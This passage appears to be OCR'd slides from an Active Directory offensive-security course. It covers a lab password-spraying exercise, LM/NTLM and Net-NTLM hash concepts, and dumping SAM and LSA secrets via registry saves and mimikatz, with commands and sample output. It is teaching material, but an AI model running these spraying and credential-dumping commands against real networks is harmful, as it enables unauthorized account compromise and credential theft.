
badPasswordTime

Last time and date an invalid logon attempt was made.

```
Get-ADUser -Filter * -Properties * | select
SamAccountName,BadLogonCount,badpwdcount,badPasswordTime,LockedOut,Enabled
| Format-Table
```

FINE GRAINED PASSWORD POLICY

Big potential to target for password spraying



MISSION

Import DomainPasswordSpray.ps1

Build a list of “safe” users


Password spray with: **HackersAcademy1!**

DOMAIN PASSWORD SPRAYING

```
Import-Module .\DomainPasswordSpray.ps1

Get-DomainUserList -Domain alto.tel -RemoveDisabled –RemovePotentialLockouts | Out-File -Encoding ascii userlist.txt

Invoke-DomainPasswordSpray -UserList userlist.txt -Domain alto.tel -Password HackersAcademy1!
```

```
[*] This might take a while depending on the total number of users
[*] Now trying password HackersAcademy1! against 11 users. Current time is 10:05 PM
[*] Writing successes to
[*] SUCCESS! User:sprayed.user Password:HackersAcademy1!
[*] Password spraying is complete
PS C:\Users\pwnd.user\Desktop\AD-Tools>
```

LAB SETUP


WKS-01
Admin Access
Pwnd.user
Sprayed.user
WEB-01
Admin Access
WKS-02
DC-01

BONUS MISSION

What permissions does sprayed.user have?

How can you abuse this?

Try it on user-03 Did it work?

Try it on domain admins. Did it work?

DISCUSS

Is that something you would do in an engagement?

Is PS history another place to look for passwords?

HASH VS PROTOCOL

HASHES: LM HASH VS NTHASH

- Used for storing passwords in windows environment. Stored locally in SAM Database or in NTDS.dit Database on Domain Controllers.

LM Hash

- Oldest Hash algorithm in windows till windows XP & server 2003. Disabled by default starting from Windows Vista & server 2008.
- Weak algorithm: All characters converted to upper case prior to encryption, Password length is 14 no matter, with padding 0 for less than 14 then split into Two 7 char parts. Also, different passwords can result on similar hash!! (password, PasswOrd, pAssWord….etc)
- Easy to crack, and Rainbow Tables already exist.

NTHash AKA NTLM

- Also referred to as NTLM. Currently used for modern Windows systems.
- The password is encoded into Unicode. Then MD4 to produce the NTLM: MD4(UTF-16-LE(password))

ATTACKING NTHASH (NTLM)

Where do they exist?

- Process memory of LSASS (Local Security Authority Subsystem Service).
- SAM database in Windows Operating Systems.
- NTDS.dit database in Domain Controllers.
- …etc.

How can they be used?

- Crack them offline to obtain the clear text password.


or

- Pass The Hash.


NTLM Hash Example: fc525c9683e8fe067095ba2ddc971889

PROTOCOL: NET-NTLM

Challenge/Response Authentication Protocol and uses NTHash for client\server authentication in windows environment (not for storing passwords).



PROTOCOL: NET-NTLM



PROTOCOL: NET-NTLM V1/V2

NET-NTLMv1 aka NTLMv1

- Uses both NTLM and/or LM depending on the configuration.
- Challenge is always 16 byte random number.
- Uses Weak and fast DES algorithm to encrypt the challenge.
- Easier to crack.
- Deprecated.

NET-NTLMv2 aka NTLMv2

- Default since windows 2000.
- Improved version.
- Challenge is random and timestamp is added (protects against replay attacks).
- Uses HMAC_MD5 to encrypt the challenge which is slower and more difficult to crack.

ATTACKING NET-NTLM-V1/V2 (NTLM-V1/V2)

Where do they exist?

- Windows Environment Network.

How can they be used?

- Crack it offline to obtain the clear text password or NTLM Hash (different approach when with/without SSP)

or

- Relay it to other machines (via MITM).

NET-NTLMv2 capture Example:

Administrator::ALTO:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030

SUMMARY

- LM Hash and NT Hash are ways for storing passwords.
- Whenever you see NTLM is mentioned, they mean NTHash.
- NTLM commonly can be obtained via dumping SAM, NTDS, LSASS process memory.

- Net-NTLMv1/v2 is a authentication protocol that uses NTLM.
- Whenever you see NTLMv1 or NTLMv2, they mean Net-NTLMv1 or Net-NTLMv2.
- NTLMv1/v2 can be captured in Network via different type of attacks (MITM, coercing, protocols poisoning..etc)

- You can perform Pass The Hash attack with NTLM.
- You can NOT perform Pass The Hash attack with NTLMv1/v2.
- You can perform Relaying attack with NTLMv1/v2.
- Offline Hash cracking can be performed on both NTLM and NTLMv1/v2 formats.

DUMP HASHES

DUMPING SAM AND LSA SECRETS (1)

- Passwords are hashed and stored in SAM and SECURITY Registry Hives. And SYSTEM registry hive contains the info to decrypt the secrets.

With admin privilege, we can manually dump the files:

```
reg save HKLM\SAM "C:\tmp\sam.regfile"
reg save HKLM\SECURITY "C:\tmp\security.regfile"
reg save HKLM\SYSTEM "C:\tmp\system.regfile"
```

Then, credentials can be extracted from the files using mimikatz:

```
lsadump::secrets /security:C:\tmp\security.regfile /system:C:\tmp\system.regfile
lsadump::sam /sam:C:\tmp\sam.regfile /system:C:\tmp\system.regfile
```

DUMPING SAM AND LSA SECRETS (1)

Administrator: Windows PowerShell

```
PS C:\Users\administrator> reg save HKLM\SAM "C:\tmp\sam.regfile"
The operation completed successfully.
PS C:\Users\administrator> reg save HKLM\SECURITY "C:\tmp\security.regfile"
The operation completed successfully.
PS C:\Users\administrator> reg save HKLM\SYSTEM "C:\tmp\system.regfile"
The operation completed successfully.
```

mimikatz 2.2.0 x64 (oe.eo)


```
mimikatz # lsadump::sam /sam:C:\tmp\sam.regfile /system:C:\tmp\system.regfile
Domain : WKS-01
SysKey : 4732369b5245c2bcef0ce1852309187e
Local SID : S-1-5-21-1713406315-1382475408-2417316444

SAMKey : 0aec6fc6ce1461fa1304b11bfdb7276e

RID  : 000001f4 (500)
User : Administrator
```

DUMPING SAM AND LSA SECRETS (2)

SAM and LSA secrets can also be dumped directly via mimikatz after elevating to system privilege.

First, elevate to system privilege, then dump the sam or LSA secrets:

